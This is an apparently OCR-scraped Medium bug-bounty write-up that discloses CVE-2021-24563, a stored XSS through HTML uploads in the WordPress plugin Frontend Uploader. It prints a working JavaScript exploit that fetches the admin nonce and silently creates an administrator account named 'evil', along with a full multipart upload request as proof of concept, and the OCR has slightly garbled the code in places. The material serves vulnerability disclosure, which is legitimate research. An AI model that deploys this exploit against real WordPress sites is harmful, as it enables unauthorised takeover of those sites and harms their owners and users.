CVE-2021–24563 Unauthenticated Stored XSS [Frontend Uploader <= 1.3.2]


Veshraj Ghimire · Follow
Published in PenTester Nepal
4 min read · Oct 12, 2021

Greetings, Community!

In this article, I'll describe how I discovered Unauthenticated Stored XSS on one of WordPress's plugins, which affected over 6K sites that used the vulnerable plugin, and how I managed to exploit it.

How did it start?

So, for a few days, I was trying different WordPress plugins. My research led me to "Frontend Uploader", a plugin with over 6,000 active installations. After learning about its features, I concluded that it was essentially a plugin that allowed visitors to upload files. After learning about it, I created a test page containing the upload form.




Trying to upload a PHP file was next on my list, but I was unable to do it.

Because PHP files were not permitted, I decided to test using HTML files instead. I created a simple XSS payload in an HTML file called test.html and included the following code:

```
<script>alert(1337)</script>
```

...and indeed, it did! After then, the XSS was triggered while accessing the following path.

http://target.com/wp-content/uploads/2021/07/test.html



So, we've got our XSS now. But alerting 1 wasn't any fun. I planned to use it to highlight the vulnerability's actual severity. How an attacker could take advantage of the flaw.

Exploitation Part:

Our XSS is now ready to be used for further exploitation. We can control the victim's browser by uploading our malicious javascript code, which allows us to do whatever the victim can do from his side.

After that, I crafted a simple malicious javascript code to add a new user with administrator permission:

```
<html>
<script>
function add admin user(token){
var URL = "http://target.com/wp-admin/user-new.php";
var postData = "action=createuser&_wp_http_referer=%2Fwp-
admin%2Fuser-
new.php&user_login=evil&email=test%40testing.com&first_name=test&las
t_name=test&url=&pass1=Test%401234&pass2=Test%401234&pw_weak=on&send
_user_notification=1&role=administrator&createuser=Add+New+User&_wpn
once_create-user=" + token;

var post= new XMLHttpRequest();
post.open('POST', URL , true);
post.withCredentials = 'true';
post.setRequestHeader('content-type','application/x-www-form-
```


```
urlencoded');
post.send(postData);

}
var xhr= new XMLHttpRequest();
xhr.onreadystatechange = function (){
        if (xhr.readyState == 4){
                var htmlSource = xhr.responseText;
                parser = new
DOMParser().parseFromString(htmlSource, "text/html");
                token = parser.getElementById('_wpnonce_create-
user').value;
                addAdminUser(token);
                }
        }
xhr.open('Get','http://target.com/wp-admin/user-new.php', true);
xhr.send();
<script>
</html>
```


once the file has been uploaded as payload.html, After administrator visited the following URL:

```
http://target.com/wp-content/uploads/2021/07/payload.html
```

The payload was executed, and a new user named “evil” was created with administrator privileges.



This allowed us to access all functions with admin privileges by logging in as “evil”.



That is all; This is how a simple unrestricted file upload vulnerability on Frontend Uploader could lead to Stored XSS and allow attackers to add new users with administrator permission.

Proof of Concept:

In a page/posts where the [fu-upload-form] shortcode is embed, simply upload an HTML file via the generated form

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----------------------
---124662954015823207281179831654
Content-Length: 1396
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------124662954015823207281179831654
Content-Disposition: form-data; name="post_ID"

1247
-----------------------------124662954015823207281179831654
Content-Disposition: form-data; name="post_title"

test
-----------------------------124662954015823207281179831654
Content-Disposition: form-data; name="post_content"

test
-----------------------------124662954015823207281179831654
Content-Disposition: form-data; name="files[]"; filename="xss.html"
Content-Type: text/html

<script>alert(/XSS/)</script>
-----------------------------124662954015823207281179831654
Content-Disposition: form-data; name="action"

upload_ugc
-----------------------------124662954015823207281179831654
Content-Disposition: form-data; name="form_layout"

image
-----------------------------124662954015823207281179831654
Content-Disposition: form-data; name="fu_nonce"

021fb612f9
-----------------------------124662954015823207281179831654
```

```
Content-Disposition: form-data; name="_wp_http_referer"

/wordpress/frontend-uploader-form/
-----------------------------124662954015823207281179831654
Content-Disposition: form-data; name="ff"

92b6cbfa6120e13ff1654e28cef2a271
-----------------------------124662954015823207281179831654
Content-Disposition: form-data; name="form_post_id"

1247
-----------------------------124662954015823207281179831654--

Then access the uploaded file to trigger the XSS, ie
https://example.com/wp-content/uploads/2021/07/xss.html
```

If you didn't understand what I wrote above, you may view the POC video below, which I submitted to them when I filed the report.

Thank you for reading all the way to the end of the article. Many thanks to Abhiyan Chettri for keeping me motivated and helping me out with exploits. If you have any questions concerning this post, please feel free to ask. If you'd like to communicate with me, you can find me on **Twitter.** That concludes the story of how my first CVE got assigned.

Mitre:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24563

Bug Bounty | Cve | Cve 2021 24563 | Infosec | Pentesternepal

Follow

Written by Veshraj Ghimire

619 Followers · Editor for PenTester Nepal

Good Things Takes Time :)

More from Veshraj Ghimire and PenTester Nepal

Veshraj Ghimire in PenTester Nepal

Tackling IDOR on UUID based objects

Hi there! I hope all of you are doing well. I am back with my new writeup. In this writeup, i will be discussing about an interesting IDOR...

Jan 31 372 4

Rikesh Baniya in PenTester Nepal

Facebook email disclosure and account takeover

I have a preference for apps over web when it comes to hunting, so in January I decided to dive deep into apk endpoints hoping to find...

Sep 8, 2021 704 3

Gtm Mänôz in PenTester Nepal

Two Factor Authentication Bypass On Facebook

Summary: I discovered the lack of rate-limiting issue in instagram which could have allowed an attacker to bypass two factor authentication...

Jan 20, 2023 539 7

Veshraj Ghimire in InfoSec Write-ups

First Bug Bounty Ever : SQL Injection!

May 10, 2021 942 4

See all from Veshraj Ghimire

See all from PenTester Nepal

Recommended from Medium

Sanjam Singh in Investbegin

Ensuring Python Code Security: Mitigating SQL Injection and XSS Risks

Understanding the Basics of SQL Injection and How to Prevent It

Jun 17 101

ElNiak in InfoSec Write-ups

Mastering Server-Side Template Injection (SSTI): A Comprehensive Guide for Pentesters

Safeguarding Web Applications from Template Injection Threats: A Developer’s Guide to Security Best Practices

Feb 29 10

Lists

Medium's Huge List of Publications Accepting Submissions

312 stories · 3053 saves

Rifqi Hilmy Zhafrant

[Bounty Weekend] Phone Verification Bypass With Business Logic Vulnerability

The target application is an online banking platform that provides a range of financial services, including high-interest savings accounts..

Jun 29 62 2

Nithissh

Hacking Porn and Dating sites—a Theme Based Bugbounty Hunting

Introduction

Jun 7 44 3

LS

Self XSS + Login CSRF + OAuth = Account Takeover

I recently submitted a report to a private program where I successfully chained the relatively the innocuous vulnerabilities of a Login...

6d ago 72

Ali Rem

New 100$ Bug in My Methodology!

Hello everyone! I'm Rem and I'm 23 years old. I'm here to describe my new bug. This bug is very amazing to me and I think some people might...

Jun 23 508 6

See more recommendations